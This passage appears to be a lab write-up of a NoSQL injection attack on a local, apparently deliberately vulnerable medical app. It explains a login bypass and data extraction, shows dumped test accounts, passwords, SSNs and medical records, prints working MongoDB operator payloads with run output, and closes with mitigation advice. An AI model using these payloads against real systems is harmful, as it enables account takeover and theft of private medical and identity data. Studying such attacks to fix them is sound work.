2. Bypassing login and getting admin access
3. Extracting sensitive data

Before the Attack Starts

When you run the script, it first:

- Sets the target server address:

`http://127.0.0.1:4000`

- Checks the `/health` endpoint to make sure the server is running
- Stops immediately if the server is offline

This prevents the script from running against a broken or stopped server.

Stage 1: Injection Discovery

Goal:
Check if the server accepts MongoDB operators as input.

What the script does

The script sends test login requests with special values instead of real passwords.

Why this matters

If the server accepts these values logs the user in

Then the login system is broken.

What the script confirms

- Login can be bypassed
- Regex input works
- Search endpoints return all users

Stage 2: Authentication Bypass

Log in as an admin without knowing the password.

What the script does

- Sends a fake login request
- Uses a MongoDB condition instead of a password
- The database says: “This condition is true”
- The server logs the attacker in

What happens next

- The server creates a real JWT token
- The script saves this token
- The token says the user is an admin

This is very important:

> The server itself issues the token.

Why this is dangerous

Any system that trusts JWT tokens will now trust the attacker.

Stage 3: Data Extraction

Use the stolen access to read everything.

What the script does

With the admin token, the script:

- Lists all users
- Finds users with SSNs
- Reads medical records
- Runs admin-only queries
- Exports the full database

Each request looks legitimate because:

- The token is valid
- The role is admin

What the script proves

- Private user data is exposed
- Medical records are readable

- Admin protections are useless once login is bypassed

Why the Script Is So Effective

The script works because:

- The server trusts user input
- MongoDB treats injected data as logic
- There is no input validation
- JWT and RBAC trust a broken login system

Impact Demonstration

Body Cookies Headers (8) Test Results

{ } JSON ▷ Preview Visualize

	_id	username	password	role	fullName
0	6947bf566e25b8a3d4747f06	admin	secret123	admin	System Adm
1	6947bf566e25b8a3d4747f08	superadmin	admin456	admin	Super Admi
2	6947bf566e25b8a3d4747f0a	doctor1	doctor123	doctor	Dr. House
3	6947bf566e25b8a3d4747f0c	doctor2	doctor456	doctor	Dr. Watson
4	6947bf566e25b8a3d4747f0e	patient1	patient123	patient	John Doe
5	6947bf566e25b8a3d4747f10	patient2	patient123	patient	Jane Smith
6	6947bf566e25b8a3d4747f12	patient3	patient789	patient	Bob Johnso
7	6947bf566e25b8a3d4747f14	patient4	patient999	patient	Alice Willian

Body Cookies Headers (8) Test Results

{ } JSON ▷ Preview Visualize

records [4]

	_id	patientId	diagnosis	medications		notes
0	6947bf566e25b8a3d4747f16	6947bf566e25b8a3d4747f0e	Allergies	0	Loratadine	Sensitive PII - Pa pollen
1	6947bf566e25b8a3d4747f18	6947bf566e25b8a3d4747f10	Hypertension	0	Lisinopril	Sensitive PII - Pa monitoring
2	6947bf566e25b8a3d4747f1a	6947bf566e25b8a3d4747f12	Diabetes Type 2	0	Metformin	Sensitive PII - Pa
				1	Insulin	
3	6947bf566e25b8a3d4747f1c	6947bf566e25b8a3d4747f14	Asthma	0	Albuterol	Sensitive PII - Pa
				1	Prednisone	

Body Cookies Headers (8) Test Results 200 OK 22 ms 1.44 KB

{ } JSON Preview Visualize

	_id	username	password	role	fullName	ssn	__v
0	6947bf566e25b8a3d4747f06	admin	secret123	admin	System Administrator	999-00-9999	0
1	6947bf566e25b8a3d4747f0a	doctor1	doctor123	doctor	Dr. House	123-45-6789	0
2	6947bf566e25b8a3d4747f0c	doctor2	doctor456	doctor	Dr. Watson	234-56-7890	0
3	6947bf566e25b8a3d4747f0e	patient1	patient123	patient	John Doe	000-11-2222	0
4	6947bf566e25b8a3d4747f10	patient2	patient123	patient	Jane Smith	000-33-4444	0
5	6947bf566e25b8a3d4747f12	patient3	patient789	patient	Bob Johnson	111-22-3333	0
6	6947bf566e25b8a3d4747f14	patient4	patient999	patient	Alice Williams	222-33-4444	0
7	6947bf566e25b8a3d4747f08	superadmin	admin456	admin	Super Administrator	888-77-8888	0


Body Cookies Headers (8) Test Results

{ } JSON Preview Visualize

	_id	username	password	role	fullNam
0	6947bf566e25b8a3d4747f06	admin	secret123	admin	System
1	6947bf566e25b8a3d4747f08	superadmin	admin456	admin	Super A

success	true
token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI2OTQ3YmY1NjZlMjViOGEzZDQ3NDdmMDYiLCJyb2xlIjoiYWRtaW4iLC

> user {4}


$ python3 nosql_exploit.py
==
NoSQL Injection Exploit - Full Attack Chain
==
Target: http://127.0.0.1:4000
STAGE 1: INJECTION DISCOVERY
[VULN TYPE: Authentication Bypass - Operator Injection]
INPUT: POST /auth/login
PAYLOAD: {"username": "admin", "password": {"$ne": null}}
OUTPUT: Status 200
RESULT: Authentication bypassed - Token obtained
User: admin (admin)
[VULN TYPE: Authentication Bypass - Regex Injection]
INPUT: POST /auth/login
PAYLOAD: {"username": {"$regex": ".*"}, "password": {"$ne": null}}
OUTPUT: Status 200
RESULT: First user matched - admin
[VULN TYPE: Data Extraction - Search Injection]
INPUT: GET /search
PAYLOAD: q={"$regex": ".*"}
OUTPUT: Status 500
RESULT: Failed
[VULN TYPE: Privileged Data Extraction - Role-based Query]
INPUT: GET /search
PAYLOAD: q={"role": "admin"}
OUTPUT: Status 200
RESULT: Found 2 admin users
Username: admin
Full Name: System Administrator
SSN: 999-00-9999
Username: superadmin
Full Name: Super Administrator
SSN: 888-77-8888
STAGE 2: AUTHENTICATION BYPASS

Fix and Mitigation

1. Stop NoSQL Injection

What is wrong

The server accepts user input directly and sends it to MongoDB without checking it. Because of this, attackers can send MongoDB operators like `$ne` and `$regex`.

How to fix it

- Do not allow `$` operators from user input
- Validate input before sending it to the database
- Accept only normal strings (letters and numbers)

Simple example

Only allow:

- `"admin"`
- `"user123"`

Reject:

- `{ "$ne": null }`
- `{ "$regex": ".*" }`

Why this works

MongoDB will no longer treat user input as commands.

2. Secure Authentication

What is wrong

The login system trusts database results without checking credentials properly.

How to fix it

- Always compare passwords using secure hashing (bcrypt)
- Never pass raw user input directly to database queries
- Reject any request where the password is not a string

Extra protection

- Limit login attempts (rate limiting)
- Log failed login attempts

3. Protect Search and Filter Endpoints

What is wrong

Search endpoints allow users to control database filters.

How to fix it

- Do not accept raw query objects from users
- Use predefined filters only
- Disable regex searches from user input

Good practice

Instead of:

> “Send me a MongoDB query”

Use:

> “Send me a keyword, I will handle the query”

4. Enforce Authorization Properly

What is wrong

Once an attacker gets a token, the system trusts it fully.

How to fix it

- Re-check user role on every sensitive request
- Restrict admin endpoints strictly to admin users
- Never rely only on the token presence

Example

- `/admin/*` endpoints should verify:
    - Token is valid
    - User role is admin

5. Secure Admin Endpoints

What is wrong

Admin endpoints accept user-provided queries.

How to fix it

- Remove dynamic query execution

- Hard-code allowed admin actions
- Never parse JSON strings into database queries

6. Data Exposure Control

What is wrong

Sensitive data (SSNs, medical records) is returned without restriction.

How to fix it

- Never return sensitive fields by default
- Mask sensitive data in responses
- Apply least-privilege access rules

Example

Instead of:

```
"ssn": "123-45-6789"
```

Return:

```
"ssn": "***-**-6789"
```

7. Long-Term Mitigation

Recommended actions

- Use a validation library (e.g., Joi, Zod)
- Use ORM or ODM safely (Mongoose with strict schemas)
- Add security testing to development
- Regularly scan for injection vulnerabilities